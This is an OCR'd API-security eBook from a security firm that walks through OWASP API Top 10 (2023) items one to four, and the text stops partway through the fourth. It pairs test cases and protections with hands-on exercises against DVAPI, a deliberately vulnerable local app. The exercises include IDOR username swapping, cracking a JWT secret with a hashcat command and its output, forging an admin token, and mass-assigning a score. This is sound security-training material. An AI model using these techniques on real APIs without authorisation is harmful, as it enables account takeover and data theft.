API Security Essentials

A Comprehensive OWASP Top 10 API Playbook

THE AUTHORS

MANASH SAIKIA
Associate Security Consultant

IRFAN MOHAMMED
Senior Security Consultant

Contributor

TANVI TIRTHANI
Senior Content & Media Strategist

Table of Contents

ABOUT EXPLIoT

EXPLIoT is an IoT + Hardware and Software security company offering cybersecurity solutions for the connected world. We are a SWAT team of elite technical commandos offering features that will make your IoT assessment 2x faster, efficient and simpler.

OUR PRODUCTS

IoT Auditor

Automated device security and compliance assessment with firmware, hardware, and RF interface scans to scale your device security.

Know More: www.expliot.io

Hardware Store

Our online store is where you can purchase hardware and radio tools for IoT Security.

Know More: www.store.expliot.io

EXPLIoT Framework

An open-source IoT Security Testing and Exploitation Framework.

Know More: https://gitlab.com/expliot_framework/expliot

EXPLIoT Academy

Transform into an IoT Security professional with hands-on courses designed by experts. Featuring content from top conferences, our curriculum ensures a comprehensive skill set. An EXPLIoT Academy certificate is your key to advancing your career.

Know more: www.academy.expliot.io

Introduction

In today's day and age of connected software, APIs or Application Programming Interfaces play a pivotal role in enabling seamless communication and interaction between different applications and systems. APIs serve as the intermediary layer that allow diverse software components to exchange data and functionality, facilitating the integration of various services and enhancing the overall user experience. From e-commerce websites that rely on APIs to retrieve product information and process transactions to mobile banking applications that leverage APIs to securely access customer data and perform financial transactions, APIs have become the backbone of modern application development.

Due to the widespread use of APIs in various industries, it is crucial to highlight the importance of protecting them from potential threats and vulnerabilities. APIs, like traditional web applications, are prone to various forms of security vulnerabilities that can be exploited by malicious actors. The sensitive functions performed by APIs, such as data retrieval, data manipulation, and authorization mechanisms, make them an attractive target for attackers seeking to gain unauthorized access, compromise user privacy, or disrupt critical services. Failure to adequately protect APIs can result in severe consequences for organizations, including financial losses, reputational damage, and breaches of customer trust.

To mitigate these risks, it is crucial for developers, security professionals, and organizations to be aware of the common vulnerabilities and security best practices associated with APIs. The OWASP API Top 10 is a comprehensive list that highlights the most critical security risks faced by APIs in the current landscape. By understanding these vulnerabilities and implementing appropriate security measures, organizations can ensure the integrity, confidentiality, and availability of their APIs, safeguarding sensitive data and maintaining a high level of trust with their users. In this eBook,

we will delve into the OWASP API Top 10, exploring each vulnerability in detail and providing practical insights and recommendations to mitigate the risks associated with API security.

The OWASP API Top 10 – 2023 release lists the ten major security issues in APIs. I will be utilizing the DVAPI challenges in the exercise section for each vulnerability discussed. DVAPI is designed as a deliberately vulnerable API, emulating the scenarios found in the OWASP API Top 10. This approach allows for a more practical understanding of the vulnerabilities being examined.

The 'Exercise' section will involve a walkthrough of the scenario. Each vulnerability will be thoroughly explored through an introduction, test cases, example, and exercise. With these comprehensive elements, we can gain a deeper understanding of each vulnerability and how to address it effectively. So, without further ado, let us begin.

API1:2023 [Broken Object Level Authorization]

In the context of Broken Object Level Authorization, it is essential to understand how APIs utilize object identifiers to access data objects from various data sources, including databases. These object identifiers serve as references to specific objects within the internal database structures. While these identifiers can range from simple numerical values to randomly generated strings, they are often exposed in specific API endpoints.

However, a critical vulnerability arises when these object identifiers are not properly protected. Attackers can exploit this vulnerability by manipulating these identifiers and attempting to gain unauthorized access to sensitive data. This occurs due to a failure on the part of the API application to adequately verify and enforce access controls for the requesting client. Instead of verifying the authorization of the user, the server solely relies on parameters such as object IDs provided within the client request. This vulnerability is the same as the vulnerability you may come across called Insecure Direct Object Reference (IDOR) while testing web applications.

Addressing this vulnerability requires implementing robust access control mechanisms to prevent unauthorized access to sensitive data.

TEST CASES

API TRUSTS THE OBJECT IDs PROVIDED BY THE CLIENT

1. Verify whether the API relies solely on the object IDs supplied by the client without performing additional authorization checks.
2. Test the API's response when providing different object IDs, including those that may not be associated with the user's authorized access.

EASILY ENUMERABLE/ GUESSABLE OBJECT IDENTIFIERS

1. Assess the API's resilience against enumeration attacks by attempting to guess or systematically enumerate object IDs.
2. Observe the API's behavior when supplying object IDs sequentially or using predictable patterns.

UNAUTHORIZED ACCESS TO RESTRICTED DATA OBJECTS

1. Attempt to access data objects that the user is not authorized to retrieve.
2. Evaluate the API's response when requesting data for objects that fall outside the user's authorized scope.

EXAMPLE

As an example, consider an API endpoint designed to fetch a user's details, such as `/api/users/1234567/details`. In this case, the number "1234567" represents the user identifier or UID. By exploiting the broken object-level authorization vulnerability, an attacker can tamper with this value, substituting it with a different UID (eg: 1234566), and attempting to access the details of another user. If this unauthorized access is successful, it can possibly result in unauthorized data manipulation and lead to a complete account takeover. This scenario demonstrates the potential risks associated with failing to adequately enforce access controls on object identifiers within an API.

PROTECTION MEASURES

To mitigate the risks associated with the Broken Object Level Authorization vulnerability, the following protection measures should be implemented:

STRENGTHEN AUTHORIZATION FOR AUTHENTICATED USERS

1. The authenticated user must be authorized to access the object they are requesting.
2. The authenticated user must be authorized to perform the requested actions against that object.

IMPLEMENT PROPER AUTHORIZATION CHECKS

1. Establish robust authorization checks with appropriate policies to validate the client's access rights.
2. Ensure that this authorization checks are performed for every function that uses client input to access data objects.
3. Verify that the requesting client has the necessary privileges and permissions to retrieve or modify the requested data objects.

USE UNIVERSALLY UNIQUE IDENTIFIERS (UUIDs)


1. Consider utilizing UUIDs as object identifiers to add an additional layer of security
2. UUIDs are randomly generated and significantly reduce the risk of enumeration-based attacks, making it more challenging for attackers to guess or predict object IDs. It should also be noted that UUIDs work on the concept of security by obscurity and do not serve as a substitute for a robust authorization system.

EXERCISE


Drop off during a CTF challenge? No problem. Store a secret note on your profile to track your progress and resume where you left off.

Follow the steps:


1. Login into the web application and get your auth token.



2. In Postman, go to `/api/getNote` and under authorization section, paste the auth value for type `Bearer Token` and send a request to the following endpoint. `http://localhost:3000/api/getNote?username=<your-username>`



3. We can see we have received notes for user A; now, simply change the username to `admin`.



4. The application returns the notes for user admin along with the flag.

API2:2023 [Broken Authentication]

Improper implementation of authentication mechanisms can lead to this vulnerability. Inadequate protection on endpoints such as those responsible for user account modifications can allow attackers to easily compromise any user's account, potentially resulting in complete account compromise. Even if protection is present, misconfigurations happen, and these can be leveraged to carry out attacks in the authentication system.

As the authentication component is accessible to everyone, it becomes an attractive target for attackers. Failing to protect this component compromises the overall security of the API. The authentication system is crucial for verifying user identities and privileges. Any weaknesses in this system can be exploited to bypass authentication controls, gain unauthorized access to resources, and escalate privileges.

Organizations must understand authentication best practices, implement robust mechanisms, and diligently manage configurations. Enhancing authentication security fortifies the API's as well as the underlying application's overall security.

TEST CASES

To assess the vulnerabilities associated with Broken Authentication, the following test cases may be performed:

ACCESSIBILITY OF UNAUTHORIZED ENDPOINTS

1. Verify if API endpoints that are not intended to be public or accessible by anyone are indeed restricted and inaccessible to unauthorized users.
2. Test the API's response when attempting to access these endpoints without proper authentication and authorization.

ACCEPTANCE OF UNSIGNED/ EXPIRED/ WEAKLY SIGNED ACCESS TOKENS	1	Verify the API's behavior when presented with unsigned, expired, or weakly signed access tokens such as JSON Web Tokens (JWTs).
	2	Assess if the API properly rejects such tokens.
WEAK ENCRYPTION AND PASSWORD HASHING	1	Evaluate the strength of encryption algorithms and password hashing mechanisms, if possible, during the testing.
	2	Test the resilience of the API against known weaknesses, such as weak encryption algorithms or weakly hashed passwords. Check JavaScript files for exposed encryption secrets and functions and try to use it to craft payloads.

EXAMPLE

Let's take an example of an API endpoint for password reset functionality, such as `/api/user/reset-password`. In a scenario where proper security measures are not in place; this endpoint may be susceptible to insecure password resets.

Without adequate safeguards, attackers can abuse this vulnerability by exploiting weaknesses in the password reset process. For instance, they may be able to bypass the verification steps, such as providing answers to security questions or confirming ownership of the account, leading to unauthorized password resets. This can grant attackers unauthorized access to user accounts, enabling them to manipulate sensitive data or impersonate legitimate users.

PROTECTION MEASURES

PRIORITIZE SECURITY OF AUTHENTICATION-RELATED ENDPOINTS:

1. Recognize the criticality of authentication-related endpoints and prioritize their security.
2. Apply additional security measures, such as thorough input validation, strong access controls, and continuous monitoring, to mitigate potential vulnerabilities.

ENFORCE STRONG PASSWORD POLICIES

1. Set up stringent password policies that require users to create strong passwords.
2. Educate users about password best practices, such as using a combination of uppercase and lowercase letters, numbers, and special characters, and discouraging the use of easily guessable or commonly used passwords.

ENABLE MULTI-FACTOR AUTHENTICATION (MFA)


1. Whenever possible, implement multi-factor authentication to add an extra layer of security to the login process.

EXERCISE

Admin has a challenge for you. Admin says anyone who can log in to their account will get some surprise. Can you find out the surprise?

Follow the steps:


1. Login into the website and you'll receive your JWT Token in the authorization header. Save the JWT Token in a file.
2. Navigate to https://jwt.io/ and paste the JWT token in the input field.




3. As you can see, the JWT Token is using the HS256 algorithm. This algorithm is a symmetric algorithm that requires a secret key to sign and verify the JWT. This secret key can be brute forced using a proper wordlist. Also notice the parameter `isAdmin` set to `false` in the payload.
4. We use `hashcat` and the wordlist `rockyou.txt` to crack the secret.
   `hashcat jwt.txt -m 16500 /usr/share/wordlists/rockyou.txt`

```
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 4 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiI2NDYyNjFmZmM2NWQ4ODhkNjdlODQ5ZTEiLCJ1c2VybmFtZSI6InRlc3QiL
CJpc0FkbWluIjoiZmFsc2UiLCJpYXQiOjE2ODQxNjkyMTh9.JqPW-XHqlPwDhdYEf96CWSD-47_JDftCIRFuUiK8sWU:secret123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 16500 (JWT (JSON Web Token))
Hash.Target......: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOi...iK8sWU
Time.Started.....: Thu May 18 16:34:20 2023 (1 sec)
Time.Estimated...: Thu May 18 16:34:21 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    44790 H/s (2.21ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 24576/14344385 (0.17%)
Rejected.........: 0/24576 (0.00%)
Restore.Point....: 16384/14344385 (0.11%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: christal -> 280789
```

5. Using the obtained JWT secret, we will modify the JWT Token with `isAdmin` to `true`.



6. Use this JWT token to make a request to the DVAPI app. Let's use Postman to make the request. Set the Authorization type to `Bearer Token` and insert our new JWT token as shown below. Finally, send the request and the flag shall be visible in the response.



API3:2023 [Broken Object Property Level Authorization]

APIs serve to perform various actions, such as reading and modifying different objects and their properties. While developers may have implemented proper object level authorization, they can sometimes overlook the importance of enforcing authorization at the property level of an object. This vulnerability arises when an API endpoint responds to a request with an entire data object, exposing sensitive properties (Excessive data exposure), or if an API endpoint allows a user to alter/delete the value of sensitive object properties (Mass Assignment).

The oversight in authorization implementation enables users to inadvertently or maliciously alter object properties that should be restricted. This can lead to unauthorized modifications, disclosures of sensitive information, or the manipulation of critical data. It is crucial to acknowledge that granting access to an object does not automatically grant access to all its properties.

Broken Object Property Level Authorization combines the last edition's (2019) Excessive Data Exposure and Mass Assignment vulnerabilities under a single blanket.

Developers must ensure that access controls are implemented not only at the object level but also at the granular level of its properties. By implementing strict property level authorization checks, organizations can prevent unauthorized access, protect sensitive data, and maintain the integrity of their APIs.

TEST CASES

To effectively identify and address Broken Object Property Level Authorization vulnerabilities, consider the following test cases:

VERIFY PROPERTY LEVEL AUTHORIZATION

1. Test scenarios where users have access to an object but should not have access to specific properties within the object.
2. Attempt to access and modify properties that should be restricted or limited to certain user roles or privileges.
3. Validate that the API correctly enforces property level authorization preventing unauthorized access and modification.

ASSESS PROPER FILTERING OF OBJECT PROPERTIES IN RESPONSES

1. Examine the API's responses and ensure that only authorized properties are included in the returned data.
2. Test scenarios where the API mistakenly exposes restricted properties potentially revealing sensitive or confidential information.
3. Verify that the API correctly filters out unnecessary and unauthorized properties and provides only the necessary and authorized data to users.

EVALUATE COMPLEX OBJECT STRUCTURES

1. Test scenarios involving complex object structures with nested properties and sub-properties. An object with such complexity will have higher chances of being vulnerable to this type of attack.
2. Verify that the API correctly handles authorization checks at each level of the object hierarchy.

EXAMPLE

In an online chatting platform, users can interact with each other by exchanging usernames, avatars, chat timestamps, and messages. However, a vulnerability arises when the application unintentionally shares additional sensitive information such as users' geo-coordinates and private tokens. This exposes the sensitive data to all other users, compromising privacy and security. This disclosure can lead to unauthorized tracking, misuse of personal data, or exploitation of private tokens.

PROTECTION MEASURES

IMPLEMENT PROPER OBJECT PROPERTY LEVEL AUTHORIZATION

1. Ensure that access controls are implemented not only at the object level but also at the granular level of its properties.
2. Perform thorough validation and authorization checks to ensure that users have appropriate privileges for accessing and modifying specific properties within an object.

CONFIGURE API RESPONSES TO ONLY SEND DATA REQUIRED BY CLIENT


1. Avoid dumping results using generic methods such as to_json() or to_string() in API responses.
2. Configure the API to send responses containing only the required data. Never rely on the client for filtering the data.
3. Identify the personally identifiable information (PII) stored by the application and review the responses of each endpoint that interacts with these PII data to prevent accidental leaks of such information.
4. Define schemas for response validation.

EXERCISE


Ever wished there was a cheat code to top the scoreboard?

Follow the steps:

1. Open Postman and send a GET request to `/api/register` endpoint, along with username & password, and also specify the score property with a value that is over the maximum possible score of 1000 (10x100).



2. Now login into this user account make a GET request to `/api/scores` in postman using the token. You'll see that the score that we set in the account registration is saved for this user. Scroll below and you shall see the flag.



API4:2023 [Unrestricted Resource Consumption]

When processing API requests, the server utilizes essential resources such as CPU, memory, network bandwidth, and storage capacity. The number of resources consumed depends on the nature of the API request and the accompanying data. However, without implementing adequate checks and validation on the request data, such as verifying request size and complexity, the API becomes susceptible to overwhelming amounts of data. This vulnerability opens the door to potential application-layer denial of service attacks, where malicious actors intentionally flood the API with excessive requests, causing resource exhaustion and rendering the system unresponsive or unavailable.

Additionally, unrestricted resource consumption can have financial implications, as it may lead to heightened power consumption and subsequently result in increased costs for cloud-based resources. Uncontrolled usage of resources not only impacts the availability and performance of the API but also introduces the risk of incurring substantial expenses for infrastructure and operational resources.

Organizations must implement appropriate measures to safeguard against resource exhaustion and ensure efficient resource allocation. By implementing effective controls and strategies, organizations can prevent application disruptions, optimize resource utilization, and manage cloud resource expenses effectively.

TEST CASES

TEST EXCESSIVE REQUEST RATE

1. Test different scenarios to check whether the API allows users to send huge number of requests in a short interval of time.
2. Check if the API has appropriate rate-limiting mechanisms to prevent overwhelming the server and exhaustion of resources.

VALIDATE PAYLOAD SIZE LIMITATIONS

1. Send requests with large payloads to assess if the API enforces size restrictions.
2. Verify that the API rejects excessively large payloads and responds with appropriate error messages.

ASSESS RESOURCE UTILIZATION

1. In a white box approach, monitor the API's resource consumption, such as CPU, memory, network, and storage, during normal operation and under different load conditions.
2. Evaluate how the API scales and manages resource allocation to prevent resource exhaustion and ensure efficient resource utilization.

EXAMPLE

Imagine an API endpoint, such as /api/thread/post/comment, that enables users to post comments on threads along with the option to upload images within their comments. The server incorporates an antivirus feature to scan the uploaded files for viruses. However, an attacker could exploit this by sending numerous large image

files, causing the antivirus to consume excessive amounts of memory. Consequently, the API's performance would be significantly impacted, potentially leading to resource exhaustion and degraded functionality. This scenario demonstrates how inadequate checks on request data can result in uncontrolled resource consumption, posing a risk of application layer denial of service attacks and higher cloud resource expenses.

PROTECTION MEASURES

IMPLEMENT REQUEST THROTTLING AND RATE LIMITING

1. Set up mechanisms to limit the number of requests a user can send within a specific time period.
2. Implement rate limiting to prevent users from overwhelming the API with an excessive number of requests.

VALIDATE AND RESTRICT PAYLOAD SIZE

1. Enforce maximum payload size limits to prevent users from sending excessively large requests.
2. Implement proper validation and error handling to reject requests that exceed the defined payload size limits.
3. Add proper checks to the compression ratios for uploaded files to deal with zip-bomb style attacks.

MONITOR AND OPTIMIZE RESOURCE USAGE


1. Continuously monitor the API's resource consumption, including CPU, memory, network, and storage usage.
2. Identify and optimize resource-intensive operations or bottlenecks to minimize resource consumption and improve efficiency.
3. Resource limits should be strictly defined for the containers.

EXERCISE

Do you know that you can customize your profile? Try it out and make your profile stand out among others.

Follow the steps:

1. Login into the web application.
2. The DVAPI application users can upload their profile pictures by going to their profile page.
3. There is no file size limit validation on the upload endpoint and therefore users can upload files of any size.
